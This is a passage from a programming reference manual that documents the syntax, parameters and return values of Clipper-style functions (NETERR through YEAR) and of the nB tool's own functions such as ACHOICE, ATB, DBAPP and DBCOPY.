NETERR() returns true ('`.T.`') if a USE or APPEND BLANK fails. The initial value of NETERR() is false ('`.F.`'). If the current process is not running under a network operating system, NETERR() always returns false ('`.F.`').

NETNAME()

`NETNAME()` ⇒ *cWorkstationName*

NETNAME() returns the workstation identification as a character string up to 15 characters in length. If the workstation identification was never set or the application is not operating under the IBM PC Network, it returns a null string ("").

NEXTKEY()

`NEXTKEY()` ⇒ *nInkeyCode*

NEXTKEY() returns an integer numeric value ranging from -39 to 386. If the keyboard buffer is empty, NEXTKEY() returns zero. If SET TYPEAHEAD is zero, NEXTKEY() always returns zero. NEXTKEY() is like the INKEY() function, but differs in one fundamental respect. INKEY() removes the pending key from the keyboard buffer and updates LASTKEY() with the value of the key. NEXTKEY(), by contrast, reads, but does not remove the key from the keyboard buffer and does not update LASTKEY().

NOSNOW()

`NOSNOW(`*lToggle*`)` ⇒ `NIL`

lToggle	is a logical value that toggles the current state of snow suppression. A value of true ('`.T.`') enables the snow suppression on, while a value of false ('`.F.`') disables snow suppression.

NOSNOW() is used to suppress snow on old CGA monitors.

ORDBAGEXT()

```
ORDBAGEXT() ⇒ cBagExt
```

ORDBAGEXT() returns a character expression that is the default Order Bag extension of the current work area. cBagExt is determined by the RDD active in the current work area.

ORDBAGNAME()

```
ORDBAGNAME(nOrder | cOrderName) ⇒ cOrderBagName
```

nOrder	is an integer that identifies the position in the Order List of the target Order whose Order Bag name is sought.
cOrderName	is a character string that represents the name of the target Order whose Order Bag name is sought.

ORDBAGNAME() returns a character string, the Order Bag name of the specific Order.

ORDCREATE()

```
ORDCREATE(cOrderBagName,[cOrderName], cExpKey, [bExpKey],
      [lUnique]) ⇒ NIL
```

cOrderBagName	is the name of a disk file containing one or more Orders.
cOrderName	is the name of the Order to be created.
cExpKey	is an expression that returns the key value to place in the Order for each record in the current work area. The maximum length of the index key expression is determined by the database driver.
bExpKey	is a code block that evaluates to a key value that is placed in the Order for each record in the current work area.
lUnique	specifies whether a unique Order is to be created. Default is the current global _SET_UNIQUE setting.

ORDCREATE() is an Order management function that creates an Order in the current work area. It works like DBCREATEINDEX() except that it lets you create Orders in RDDs that recognize multiple Order Bags.

ORDDESTROY()

```
ORDDESTROY(cOrderName [, cOrderBagName ]) ⇒ NIL
```

cOrderName	is the name of the Order to be removed from the current or specified work area.
cOrderBagName	is the name of a disk file containing one or more Orders.

ORDDESTROY() is an Order management function that removes a specified Order from multiple-Order Bags. ORDDESTROY() is not supported for DBFNDX and DBFNTX.

ORDFOR()

```
ORDFOR(cOrderName | nOrder [, cOrderBagName]) ⇒ cForExp
```

cOrderName	is the name of the target Order, whose cForExp is sought.
nOrder	is an integer that identifies the position in the Order List of the target Order whose cForExp is sought.
cOrderBagName	is the name of an Order Bag containing one or more Orders.

ORDFOR() returns a character expression, cForExp, that represents the FOR condition of

the specified Order. If the Order was not created using the FOR clause the return value will be an empty string (""). If the database driver does not support the FOR condition, it may either return an empty string ("") or raise an "unsupported function" error, depending on the driver.

ORDKEY()

```
ORDKEY(cOrderName | nOrder [, cOrderBagName ]) ⇒ cExpKey
```

cOrderName	is the name of an Order, a logical ordering of a database.
nOrder	is an integer that identifies the position in the Order List of the target Order whose cExpKey is sought.
cOrderBagName	is the name of a disk file containing one or more Orders.

ORDKEY() is an Order management function that returns a character expression, cExpKey, that represents the key expression of the specified Order.

ORDLISTADD()

```
ORDLISTADD(cOrderBagName [, cOrderName ]) ⇒ NIL
```

cOrderBagName	is the name of a disk file containing one or more Orders.
cOrderName	the name of the specific Order from the Order Bag to be added to the Order List of the current work area. If you do not specify *cOrderName*, all orders in the Order Bag are added to the Order List of the current work area.

ORDLISTADD() is an Order management function that adds the contents of an Order Bag , or a single Order in an Order Bag, to the Order List. Any Orders already associated with the work area continue to be active. If the newly opened Order Bag contains the only Order associated with the work area, it becomes the controlling Order; otherwise, the controlling Order remains unchanged.

ORDLISTCLEAR()

```
ORDLISTCLEAR() ⇒ NIL
```

ORDLISTCLEAR() is an Order management function that removes all Orders from the Order List for the current work area.

ORDLISTREBUILD()

```
ORDLISTREBUILD() ⇒ NIL
```

ORDLISTREBUILD() is an Order management function that rebuilds all the orders in the current Order List.

ORDNAME()

```
ORDNAME(nOrder[,cOrderBagName ]) ⇒ cOrderName
```

nOrder	is an integer that identifies the position in the Order List of the target Order whose database name is sought.
cOrderBagName	is the name of a disk file containing one or more Orders.

ORDNAME() returns the name of the specified Order in the current Order List or the specified Order Bag if opened in the Current Order list.

ORDNUMBER()

```
ORDNUMBER(cOrderName [, cOrderBagName ]) ⇒ nOrderNo
```

cOrderName	the name of the specific Order whose position in the Order List is sought.
cOrderBagName	is the name of a disk file containing one or more Orders.

ORDNUMBER() returns nOrderNo, an integer that represents the position of the specified Order in the Order List.

ORDSETFOCUS()

```
ORDSETFOCUS([cOrderName | nOrder] [,cOrderBagName])
        ⇒ cPrevOrderNameInFocus
```

cOrderName	is the name of the selected Order, a logical ordering of a database.
nOrder	is a number representing the position in the Order List of the selected Order.
cOrderBagName	is the name of a disk file containing one or more Orders.

ORDSETFOCUS() is an Order management function that returns the Order Name of the previous controlling Order and optionally sets the focus to an new Order.

OS()

```
OS() ⇒ cOsName
```

OS() returns the operating system name as a character string.

OUTERR()

Output error

```
OUTERR(exp_list) ⇒ NIL
```

exp_list	is a list of values to display and can consist of any combination of data types including memo.

OUTERR() is identical to OUTSTD() except that it writes to the standard error device rather than the standard output device. Output sent to the standard error device bypasses the console and output devices as well as any DOS redirection. It is typically used to log error messages in a manner that will not interfere with the standard screen or printer output.

OUTSTD()

Output standard

```
OUTSTD(exp_list) ⇒ NIL
```

exp_list	is a list of values to display and can consist of any combination of data types including memo.

OUTSTD() is a simple output function similar to QOUT(), except that it writes to the STDOUT device (instead of to the console output stream).

PAD?()

```
PADL(exp, nLength, [cFillChar]) ⇒ cPaddedString
```

```
PADC(exp, nLength, [cFillChar]) ⇒ cPaddedString
```

```
PADR(exp, nLength, [cFillChar]) ⇒ cPaddedString
```

exp	is a character, numeric, or date value to pad with a fill character.
nLength	is the length of the character string to return.
cFillChar	is the character to pad *exp* with. If not specified, the default is a space character.

PADC(), PADL(), and PADR() are character functions that pad character, date, and numeric values with a fill character to create a new character string of a specified length. PADC() centers *exp* within *nLength* adding fill characters to the left and right sides; PADL() adds fill characters on the left side; and PADR() adds fill characters on the right side.

PCOL()

Printed column

```
PCOL() ⇒ nColumn
```

PCOL() returns an integer numeric value representing the last printed column position, plus one. The beginning column position is zero.

PROW()

Printed row

```
PROW() ⇒ nRow
```

PROW() returns an integer numeric value that represents the number of the current line sent to the printer. The beginning row position is zero.

QOUT()

```
QOUT([exp_list]) ⇒ NIL
```

```
QQOUT([exp_list]) ⇒ NIL
```

exp_list	is a comma-separated list of expressions (of any data type other than array or block) to display to the console. If no argument is specified and QOUT() is specified, a carriage return/linefeed pair is displayed. If QQOUT() is specified without arguments, nothing displays.

QOUT() and QQOUT() are console functions. They display the results of one or more expressions to the console. QOUT() outputs carriage return and linefeed characters before displaying the results of *exp_list*. QQOUT() displays the results of *exp_list* at the current ROW() and COL() position. When QOUT() and QQOUT() display to the console, ROW() and COL() are updated.

RAT()

Right at

```
RAT(cSearch, cTarget) ⇒ nPosition
```

cSearch	is the character string to locate.
cTarget	is the character string to search.

RAT() returns the position of *cSearch* within *cTarget* as an integer numeric value, starting the search from the right. If *cSearch* is not found, RAT() returns zero.

RDDLIST()

```
RDDLIST([nRDDType]) ⇒ aRDDList
```

nRDDType	is an integer that represents the type of the RDD you wish to list. *nRDDType* = 1 Full RDD implementation *nRDDType* = 2 Import/Export only driver.

RDDLIST() returns a one-dimensional array of the RDD names registered with the application as *nRDDType* .

RDDNAME()

`RDDNAME()` ⇒ *cRDDName*

RDDNAME() returns a character string, cRDDName, the registered name of the active RDD in the current or specified work area.

RDDSETDEFAULT()

`RDDSETDEFAULT(`[*cNewDefaultRDD*]`)` ⇒ *cPreviousDefaultRDD*

cNewDefaultRDD	is a character string, the name of the RDD that is to be made the new default RDD in the application.

RDDSETDEFAULT() is an RDD function that sets or returns the name of the previous default RDD driver and, optionally, sets the current driver to the new RDD driver specified by *cNewDefaultRDD* .

READINSERT()

`READINSERT(`[*lToggle*]`)` ⇒ *lCurrentMode*

lToggle	toggles the insert mode on or off. True (‘`.T.`’) turns insert on, while false (‘`.F.`’) turns insert off. The default is false (‘`.F.`’) or the last user-selected mode in READ or MEMOEDIT().

READINSERT() returns the current insert mode state as a logical value.

READMODAL()

`READMODAL(`*aGetList*`)` ⇒ `NIL`

aGetList	is an array containing a list of Get objects to edit.

READMODAL() is like the READ command, but takes a GetList array as an argument and does not reinitialize the GetList array when it terminates. The GET system is implemented using a public array called GetList. Each time an @...GET command executes, it creates a Get object and adds to the currently visible GetList array. The standard READ command is preprocessed into a call to READMODAL() using the GetList array as its argument.

READVAR()

`READVAR()` ⇒ *cVarName*

READVAR() returns the name of the variable associated with the current Get object or the variable being assigned by the current MENU TO command as an uppercase character string.

RECNO()

Record number

`RECNO()` ⇒ *nRecord*

RECNO() returns the current record number as an integer numeric value. If the work area contains a database file with zero records, RECNO() returns one, BOF() and EOF() both return true ('`.T.`'), and LASTREC() returns zero. If the record pointer is moved past the last record, RECNO() returns LASTREC() + 1 and EOF() returns true ('`.T.`'). If an attempt is made to move before the first record, RECNO() returns the record number of the first logical record in the database file and BOF() returns true ('`.T.`'). If no database file is open, RECNO() will return a zero.

RECSIZE()

Record size

```
RECSIZE() ⇒ nBytes
```

RECSIZE() returns, as a numeric value, the record length, in bytes, of the database file open in the current work area. RECSIZE() returns zero if no database file is open.

REPLICATE()

```
REPLICATE(cString, nCount) ⇒ cRepeatedString
```

cString	is the character string to repeat.
nCount	is the number of times to repeat *cString*.

REPLICATE() returns a character string. Specifying a zero as the *nCount* argument returns a null string ("").

RESTSCREEN()

Restore screen

```
RESTSCREEN([nTop], [nLeft],
    [nBottom], [nRight], cScreen) ⇒ NIL
```

nTop, *nLeft*, *nBottom*, *nRight*	define the coordinates of the screen information contained in *cScreen*. If the *cScreen* was saved without coordinates to preserve the entire screen, no screen coordinates are necessary with RESTSCREEN().
cScreen	is a character string containing the saved screen region.

RESTSCREEN() is a screen function that redisplays a screen region saved with SAVESCREEN(). The target screen location may be the same as or different than the original location when the screen region was saved.

RIGHT()

```
RIGHT(cString, nCount) ⇒ cSubString
```

cString	is the character string from which to extract characters.
nCount	is the number of characters to extract.

RIGHT() returns the rightmost *nCount* characters of *cString*. If *nCount* is zero, RIGHT() returns a null string (""). If *nCount* is negative or larger than the length of the character string, RIGHT() returns *cString*.

RLOCK()

Record lock

```
RLOCK() ⇒ lSuccess
```

RLOCK() is a network function that locks the current record, preventing other users from

updating the record until the lock is released. RLOCK() provides a shared lock, allowing other users read-only access to the locked record while allowing only the current user to modify it. A record lock remains until another record is locked, an UNLOCK is executed, the current database file is closed, or an FLOCK() is obtained on the current database file.

ROUND()

```
ROUND(nNumber, nDecimals) ⇒ nRounded
```

nNumber	is the numeric value to round.
nDecimals	defines the number of decimal places to retain. Specifying a negative *nDecimals* value rounds whole number digits.

ROUND() is a numeric function that rounds *nNumber* to the number of places specified by *nDecimals*. Specifying a zero or negative value for *nDecimals* allows rounding of whole numbers. A negative *nDecimals* indicates the number of digits to the left of the decimal point to round. Digits between five to nine, inclusive, are rounded up. Digits below five are rounded down.

ROW()

```
ROW() ⇒ nRow
```

ROW() returns the cursor row position as an integer numeric value. The range of the return value is zero to MAXROW().

RTRIM()

Right trim

```
[R]TRIM(cString) ⇒ cTrimString
```

cString	is the character string to copy without trailing spaces.

RTRIM() returns a copy of *cString* with the trailing spaces removed. If *cString* is a null string ("") or all spaces, RTRIM() returns a null string ("").

SAVESCREEN()

```
SAVESCREEN([nTop], [nLeft],
    [nBottom], [nRight]) ⇒ cScreen
```

nTop, *nLeft*, *nBottom*, *nRight*	define the coordinates of the screen region to save. Default is the entire screen.

SAVESCREEN() returns the specified screen region as a character string.

SCROLL()

```
SCROLL([nTop], [nLeft],
    [nBottom], [nRight], [nVert] [nHoriz]) ⇒ NIL
```

nTop, *nLeft*, *nBottom*, *nRight* define the scroll region coordinates.

nVert	defines the number of rows to scroll, vertically. A positive value scrolls up the specified number of rows. A negative value scrolls down the specified number of rows. A value of zero disables vertical scrolling. If *nVert* is not specified, zero is assumed.

nHoriz	defines the number of rows to scroll horizontally. A positive value scrolls left the specified number of columns. A negative value scrolls right the specified number of columns. A value of zero disables horizontal scrolling. If *nHoriz* is not specified, zero is assumed. If you supply neither *nVert* or *nHoriz* parameters to SCROLL(), the area specified by the first four parameters will be blanked.

SCROLL() is a screen function that scrolls a screen region up or down a specified number of rows. When a screen scrolls up, the first line of the region is erased, all other lines are moved up, and a blank line is displayed in the current standard color on the bottom line of the specified region. If the region scrolls down, the operation is reversed. If the screen region is scrolled more than one line, this process is repeated.

SECONDS()

`SECONDS()` ⇒ *nSeconds*

SECONDS() returns the system time as a numeric value in the form seconds.hundredths. The numeric value returned is the number of seconds elapsed since midnight, and is based on a twenty-four hour clock in a range from zero to 86399.

SELECT()

`SELECT(`[*cAlias*]`)` ⇒ *nWorkArea*

cAlias	is the target work area alias name.

SELECT() returns the work area of the specified alias as a integer numeric value.

SET()

`SET(`*nSpecifier*`,` [*expNewSetting*]`,` [*lOpenMode*]`)`
⇒ *CurrentSetting*

nSpecifier	is a numeric value that identifies the setting to be inspected or changed.
expNewSetting	is an optional argument that specifies a new value for the *nSpecifier*. The type of *expNewSetting* depends on *nSpecifier*.
lOpenMode	is a logical value that indicates whether or not files are opened for some settings. A value of false (‘**`.F.`**’) means the file should be truncated. A value of true (‘**`.T.`**’) means the file should be opened in append mode. In either case, if the file does not exist, it is created. If this argument is not specified, the default is append mode.

SET() returns the current value of the specified setting.

Inside nB, the function SET() is not so easy to use as inside the Clipper environment. This because nB cannot support manifest constants and a numeric specifier *nSpecifier* is not easy to manage. Instead of SET() you can use SETVERB().

SETBLINK()

`SETBLINK(`[*lToggle*]`)` ⇒ *lCurrentSetting*

lToggle	changes the meaning of the asterisk (*) character when it is encountered in a SETCOLOR() string. Specifying true (‘`.T.`’) sets character blinking on and false (‘`.F.`’) sets background intensity. The default is true (‘`.T.`’).

SETBLINK() returns the current setting as a logical value.

SETCANCEL()

`SETCANCEL(` [*lToggle*] `)` ⇒ *lCurrentSetting*

lToggle	changes the availability of Alt-C and Ctrl-Break as termination keys. Specifying true (‘`.T.`’) allows either of these keys to terminate an application and false (‘`.F.`’) disables both keys. The default is true (‘`.T.`’).

SETCANCEL() returns the current setting as a logical value.

SETCOLOR()

`SETCOLOR(` [*cColorString*] `)` ⇒ *cColorString*

cColorString	is a character string containing a list of color attribute settings for subsequent screen painting.

SETCURSOR()

`SETCURSOR(` [*nCursorShape*] `)` ⇒ *nCurrentSetting*

nCursorShape	is a number indicating the shape of the cursor. *nCursorShape* == 0 None *nCursorShape* == 1 Underline *nCursorShape* == 2 Lower half block *nCursorShape* == 3 Full block *nCursorShape* == 4 Upper half block

SETCURSOR() returns the current cursor shape as a numeric value.

SETKEY()

`SETKEY(` *nInkeyCode* `,` [*bAction*] `)` ⇒ *bCurrentAction*

nInkeyCode	is the INKEY() value of the key to be associated or queried.
bAction	specifies a code block that is automatically executed whenever the specified key is pressed during a wait state.

SETKEY() returns the action block currently associated with the specified key, or NIL if the specified key is not currently associated with a block.

SETMODE()

`SETMODE(` *nRows* `,` *nCols* `)` ⇒ *lSuccess*

nRows	is the number of rows in the desired display mode.
nCols	is the number of columns in the desired display mode.

SETMODE() is an environment function that attempts to change the mode of the display hardware to match the number of rows and columns specified. The change in screen size is

reflected in the values returned by MAXROW() and MAXCOL().

SETPOS()

Set position

`SETPOS(` *nRow* `,` *nCol* `)` ⇒ `NIL`

nRow , *nCol*	define the new screen position of the cursor. These values may range from 0, 0 to MAXROW(), MAXCOL().

SETPOS() is an environment function that moves the cursor to a new position on the screen. After the cursor is positioned, ROW() and COL() are updated accordingly.

SETPRC()

Set printer row column

`SETPRC(` *nRow* `,` *nCol* `)` ⇒ `NIL`

nRow	is the new PROW() value.
nCol	is the new PCOL() value.

SETPRC() is a printer function that sends control codes to the printer without changing the tracking of the printhead position.

SOUNDEX()

`SOUNDEX(` *cString* `)` ⇒ *cSoundexString*

cString	is the character string to convert.

SOUNDEX() returns a four-digit character string in the form A999.

SPACE()

`SPACE(` *nCount* `)` ⇒ *cSpaces*

nCount	is the number of spaces to return.

SPACE() returns a character string. If *nCount* is zero, SPACE() returns a null string ("").

SQRT()

`SQRT(` *nNumber* `)` ⇒ *nRoot*

nNumber	is a positive number to take the square root of.

SQRT() returns a numeric value calculated to double precision. The number of decimal places displayed is determined solely by SET DECIMALS regardless of SET FIXED. A negative *nNumber* returns zero.

STR()

String

`STR(` *nNumber* `,` [*nLength*] `,` [*nDecimals*] `)` ⇒ *cNumber*

nNumber	is the numeric expression to convert to a character string.
nLength	is the length of the character string to return, including decimal digits, decimal point, and sign.
nDecimals	is the number of decimal places to return.

STR() returns *nNumber* formatted as a character string.

STRTRAN()

```
STRTRAN(cString, cSearch,
        [cReplace], [nStart], [nCount]) ⇒ cNewString
```

cString	is the character string or memo field to search.
cSearch	is the sequence of characters to locate.
cReplace	is the sequence of characters with which to replace *cSearch*. If this argument is not specified, the specified instances of the search argument are replaced with a null string ("").
nStart	is the first occurrence that will be replaced. If this argument is omitted, the default is one.
nCount	is the number of occurrences to replace. If this argument is not specified, the default is all.

STRTRAN() returns a new character string with the specified instances of *cSearch* replaced with *cReplace*.

STUFF()

```
STUFF(cString, nStart,
        nDelete, cInsert) ⇒ cNewString
```

cString	is the target character string into which characters are inserted and deleted.
nStart	is the starting position in the target string where the insertion/deletion occurs.
nDelete	is the number of characters to delete.
cInsert	is the string to insert.

STUFF() returns a copy of *cString* with the specified characters deleted and with *cInsert* inserted.

SUBSTR()

Sub string

```
SUBSTR(cString, nStart, [nCount]) ⇒ cSubstring
```

cString	is the character string from which to extract a substring.
nStart	is the starting position in *cString*. If *nStart* is positive, it is relative to the leftmost character in *cString*. If *nStart* is negative, it is relative to the rightmost character in the *cString*.
nCount	is the number of characters to extract. If omitted, the substring begins at *nStart* and continues to the end of the string. If *nCount* is greater than the number of characters from *nStart* to the end of *cString*, the extra is ignored.

SUBSTR() is a character function that extracts a substring from another character string or memo field.

TIME()

```
TIME() ⇒ cTimeString
```

TIME() returns the system time as a character string in the form hh:mm:ss. hh is hours in 24-hour format, mm is minutes, and ss is seconds.

TIME() is a time function that displays the system time on the screen or prints it on a report.

TONE()

```
TONE(nFrequency, nDuration) ⇒ NIL
```

nFrequency	is a positive numeric value indicating the frequency of the tone to sound.
nDuration	is a positive numeric value indicating the duration of the tone measured in increments of 1/18 of a second. For example, an *nDuration* value of 18 represents one second.

For both arguments, noninteger values are truncated (not rounded) to their integer portion.

TRANSFORM()

```
TRANSFORM(exp, cSayPicture) ⇒ cFormatString
```

exp	is the value to format. This expression can be any valid data type except array, code block, and NIL.
cSayPicture	is a string of picture and template characters that describes the format of the returned haracter string.

TRANSFORM() converts *exp* to a formatted character string as defined by *cSayPicture*.

TYPE()

```
TYPE(cExp) ⇒ cType
```

cExp	is a character expression whose type is to be determined. *cExp* can be a field, with or without the alias, a private or public variable, or an expression of any type.

TYPE() returns one of the following characters:

A	Array
B	Block
C	Character
D	Date
L	Logical
M	Memo
N	Numeric
O	Object
U	NIL, local, or static
UE	Error syntactical
UI	Error indeterminate

TYPE() is a system function that returns the type of the specified expression. TYPE() is like VALTYPE() but uses the macro operator (&) to determine the type of the argument. VALTYPE(), by contrast, evaluates an expression and determines the data type of the return value.

UPDATED()

```
UPDATED() ⇒ lChange
```

UPDATED() returns true ('`.T.`') if data in a GET is added or changed; otherwise, it returns false ('`.F.`').

UPPER()

```
UPPER(cString) ⇒ cUpperString
```

cString	is the character string to convert.

UPPER() returns a copy of *cString* with all alphabetical characters converted to uppercase. All other characters remain the same as in the original string.

USED()

`USED()` ⇒ *lDbfOpen*

USED() returns true (`'.T.'`) if there is a database file in USE in the current work area; otherwise, it returns false (`'.F.'`).

VAL()

Value

`VAL(` *cNumber* `)` ⇒ *nNumber*

cNumber	is the character expression to convert.

VAL() is a character conversion function that converts a character string containing numeric digits to a numeric value. When VAL() is executed, it evaluates *cNumber* until a second decimal point, the first non-numeric character, or the end of the expression is encountered.

VALTYPE()

Value type

`VALTYPE(` *exp* `)` ⇒ *cType*

exp	is an expression of any type.

VALTYPE() returns a single character representing the data type returned by *exp*. VALTYPE() returns one of the following characters:

A	Array
B	Block
C	Character
D	Date
L	Logical
M	Memo
N	Numeric
O	Object
U	NIL

VALTYPE() is a system function that takes a single argument, evaluates it, and returns a one character string describing the data type of the return value.

YEAR()

`YEAR(` *dDate* `)` ⇒ *nYear*

dDate	is the date value to convert.

YEAR() returns the year of the specified date value including the century digits as a four-digit numeric value. The value returned is not affected by the current DATE or CENTURY format. Specifying a null date (CTOD("")) returns zero.

371.15 nB functions

Some functions made into nB are available for macro use. Not all available functions are here documented.

ACCEPT()

```
ACCEPT( Field, [cMessage], [cHeader] ) ⇒ updatedField|NIL
```

It is a prompt function that shows *cMessage* asking to type something into *Field*. It returns the updated data or NIL if [*Esc*] was pressed. The string *cHeader* is showed centered at the top window.

ACHOICE()

```
ACHOICE(nTop, nLeft, nBottom, nRight,
        acMenuItems,
        [alSelectableItems],
        [nInitialItem],
        [lButtons | aButtons]) ⇒ nPosition
```

nTop, *nLeft*, *nBottom*, *nRight*	are the window coordinates.
acMenuItems	is an array of character strings to display as the menu items.
alSelectableItems	is a parallel array of logical values (one element for each item in *acMenuItems*) that specify the selectable menu items. Elements can be logical values or character strings. If the element is a character string, it is evaluated as a macro expression which should evaluate to a logical data type. A value of false ('`.F.`') means that the corresponding menu item is not available, and a value of true ('`.T.`') means that it is available. By default, all menu items are available for selection.
nInitialItem	is the position in the *acMenuItems* array of the item that will be highlighted when the menu is initially displayed.
lButtons	if True means that default buttons will appear.
aButtons	is an array of buttons.
aButtons[*n*][1] == N	the nth button row position;
aButtons[*n*][2] == N	the nth button column position;
aButtons[*n*][3] == C	the nth button text;
aButtons[*n*][4] == B	the nth button code block.

ACHOICE() returns the numeric position in the *acMenuItems* array of the menu item selected. If no choice is made, ACHOICE() returns zero.

ACHOICEWINDOW()

```
ACHOICEWINDOW( acMenuItems, [cDescription],
        nTop, nLeft, nBottom, nRight,
        [alSelectableItems],
        [nInitialItem] ) ⇒ nPosition
```

acMenuItems	is an array of character strings to display as the menu items.
cDescription	is a header to be shown at the top of window.
nTop, *nLeft*, *nBottom*, *nRight*	are the window coordinates.

alSelectableItems	is a parallel array of logical values (one element for each item in *acMenuItems*) that specify the selectable menu items. Elements can be logical values or character strings. If the element is a character string, it is evaluated as a macro expression which should evaluate to a logical data type. A value of false (‘`.F.`’) means that the corresponding menu item is not available, and a value of true (‘`.T.`’) means that it is available. By default, all menu items are available for selection.
nInitialItem	is the position in the *acMenuItems* array of the item that will be highlighted when the menu is initially displayed.

ACHOICEWINDOW() calls ACHOICE() with a window border around the ACHOICE() screen area.

ALERTBOX()

```
ALERTBOX( cMessage, [aOptions] ) ⇒ nChoice
```

cMessage	is the message text displayed, centered, in the alert box. If the message contains one or more semicolons, the text after the semicolons is centered on succeeding lines in the dialog box.
aOptions	defines a list of up to 4 possible responses to the dialog box.

ALERTBOX() returns a numeric value indicating which option was chosen. If the [*Esc*] key is pressed, the value returned is zero. The ALERTBOX() function creates a simple modal dialog. The user can respond by moving a highlight bar and pressing the Return or SpaceBar keys, or by pressing the key corresponding to the first letter of the option. If *aOptions* is not supplied, a single "Ok" option is presented.

ALERTBOX() is similar to ALERT() but it accept mouse input.

ATB()

```
ATB( [nTop], [nLeft], [nBottom], [nRight],
     aArray, [nSubscript],
     [acColSayPic],
     [acColTopSep], [acColBodySep], [acColBotSep],
     [acColHead], [acColFoot],
     [abColValid],
     [abColMsg],
     [cColor], [abColColors],
     [lModify],
     [lButtons | aButtons] ) ⇒ NIL
```

nTop , *nLeft* , *nBottom* , *nRight*	defines the screen area where browse have to take place.
aArray	bidimensional array to be browsed.
nSubscript	starting array position.
acColSayPic	is the picture array.
acColTopSep	is the top separation array: default is chr(194)+chr(196).
acColBodySep	is the body separation array: default is chr(179).
acColBotSep	is the bottom separation array: default is chr(193)+chr(196).
acColHead	is the header array for every column.
acColFoot	is the footer array for every column.
abColValid	is the validation array that specify when a field is properly filled. The condition must be specified in code block format.
abColMsg	is the message array that permits to show information at the bottom of browse area. The array must be composed with code blocks which result with a character string.

cColor	is the color string: it may be longer than the usual 5 elements.
abColColors	is the color code block array. The code block receive as parameter the value contained inside the field and must return an array containing two numbers: they correspond to the two color couple from *cColor*.
lModify	indicates whether the browse can modify data.
lButtons	if True, default buttons are displayed.
aButtons	array of buttons.
aButtons [*n*][1] N	the nth button row position;
aButtons [*n*][2] N	the nth button column position;
aButtons [*n*][3] C	the nth button text;
aButtons [*n*][4] B	the nth button code block.

This function starts the browse of a bidimensional array. Only arrays containing monodimensional array containing the same kind of editable data are allowed. The function can handle a maximum of 61 columns.

BCOMPILE()

```
BCOMPILE( cString ) ⇒ bBlock
```

Compiles the string *cString* and returns the code block *bBlock*

BUTTON()

```
BUTTON( @aButtons,
    [nRow], [nCol], [cText], [cColor],
    [bAction] ) ⇒ NIL
```

aButtons	the array of buttons to be increased with a new button array.
nRow and *nCol*	is the row and column starting position for the button string.
cText	is the text that make up the button.
cColor	is the color string.
bAction	is the code block associated to the button.

This function adds to *aButtons* a new button array. Please note that the button array added is compatible only with the READ() function and not the other function using array of buttons: the others do not have a color string.

COLORARRAY()

```
COLORARRAY( cColor ) ⇒ aColors
```

cColors	a color string to be translated into a color array.

This function transform a color string into a color array. The array has as many elements as the colors contained inside *cColor* string.

COORDINATE()

```
COORDINATE( [@nTop, @nLeft], @nBottom, @nRight,
    [cHorizontal], [cVertical] ) ⇒ NIL
```

nTop, *nLeft*, *nBottom* and *nRight*	are the starting position of a window that is to be differently aligned.

cHorozontal	determinates the horizontal alignment: "L" all left; "l" middle left; "C" center; "c" center; "R" all right; "r" middle right.
cVertical	determinate the vertical alignment: "T" top; "t" up; "C" center; "c" center; "B" bottom; "b" down.

This function helps with the windows alignment recalculating and modifying *nTop* , *nLeft* , *nBottom* and *nRight* in the way to obtain the desired alignment.

COPYFILE()

```
COPYFILE( cSourceFile , cTargetFile | cDevice ) ⇒ NIL
```

cSourceFile	the source filename.
cTargetFile	the target filename.
cDevice	the target devicename.

This function copies the *cSourceFile* to *cTargetFile* or to *cDevice*.

DBAPP()

```
DBAPP( cFileName , [acFields],
       [bForCondition ], [bWhileCondition ],
       [nNextRecords ],
       [nRecord ],
       [lRest],
       [cDriver] ) ⇒ NIL
```

cFileName	the filename containing data to append to the active alias.
acFields	array of fieldnames indicating the fields that should be updated on the active alias (default is all).
bForCondition	a code block containing the FOR condition to respect for the data append. Will be appended data that makes the evaluation of this code block True.
bWhileCondition	a code block containing the WHILE condition to respect for the data append. Will be appended data as long as the evaluation of this code block is True: the first time it becomes False, the data appending is terminated.
nNextRecord	if used, means that only the first *nNextRecords* will be appended.
nRecord	if used, means that that only the record *nRecord* will be appended.
lRest	this option is not available here also if the function saves a place for it.
cDriver	is the optional driver name to use to open the *cFileName* file.

This function is used to append data to the active alias using data from the *cFileName* file, that in this case is a '`.DBF`' file.

DBCLOSE()

```
DBCLOSE() ⇒ NIL
```

It is a substitution function of DBCLOSEALL() to use inside "compiled" macros, as a true DBCLOSEALL() will close the macro file too.

DBCONTINUE()

```
DBCONTINUE() ⇒ NIL
```

This function resumes a pending DBLOCATE().

DBCOPY()

```
DBCOPY( cFileName, [acFields],
        [bForCondition], [bWhileCondition],
        [nNextRecords],
        [nRecord],
        [lRest],
        [cDriver] ) ⇒ NIL
```

cFileName	the target filename for the data contained inside the active alias.
acFields	array of fieldnames indicating the fields that should be used from the active alias (default is all).
bForCondition	a code block containing the FOR condition to respect for the data copy. Will be copied the data that makes the evaluation of this code block True.
bWhileCondition	a code block containing the WHILE condition to respect for the data copy. Will be copied data as long as the evaluation of this code block is True: the first time it becomes False, the data copying is terminated.
nNextRecord	if used, means that only the first *nNextRecords* will be copied.
nRecord	if used, means that that only the record *nRecord* will be copied.
lRest	if used means that only the remaining records inside the active alias are copied.
cDriver	is the optional driver name to use to open the *cFileName* file.

This function is used to copy data to *cFileName* form the active alias.

DBCOPYSTRUCT()

```
DBCOPYSTRUCT( cDatabase, [acFields] ) ⇒ NIL
```

cDatabase	is a structure '`.DBF`' file that will be filled with structure information about the active alias.
acFields	is an array of fieldnames that should be taken into consideration.

This function creates a structure '`.DBF`' file copying the structure of the active alias.

DBCOPYXSTRUCT()

```
DBCOPYXSTRUCT( cExtendedDatabase ) ⇒ NIL
```

cExtendedDatabase	is a structure '`.DBF`' file that will be filled with structure information about the active alias, accepting extended structure informations.

This function creates a structure '`.DBF`' file copying the structure of the active alias. This function accept non-standard structure, that is, the extended structure available inside Clipper.

DBDELIM()

```
DBDELIM( lCopyTo, cFileName, [cDelimiter], [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] ) ⇒ NIL
```

lCopyTo	if True the function work copying data to *cFileName* from the active alias, if False the function work appending data from *cFileName* to the active alias.
cFileName	the filename containing data to append to the active alias or to use as the target of the data copy from the active alias.
cDelimiter	the delimiter string (or character) used to separate fields inside *cFileName* .
acFields	array of fieldnames indicating the fields of the active alias that should be taken into consideration (default is all).
bForCondition	a code block containing the FOR condition to respect. The operation will be made for all records that respect the condition.
bWhileCondition	a code block containing the WHILE condition to respect. The first time it becomes False, the operation is terminated.
nNextRecord	if used, means that only the first *nNextRecords* will be appended/copied.
nRecord	if used, means that that only the record *nRecord* will be appended/copied.
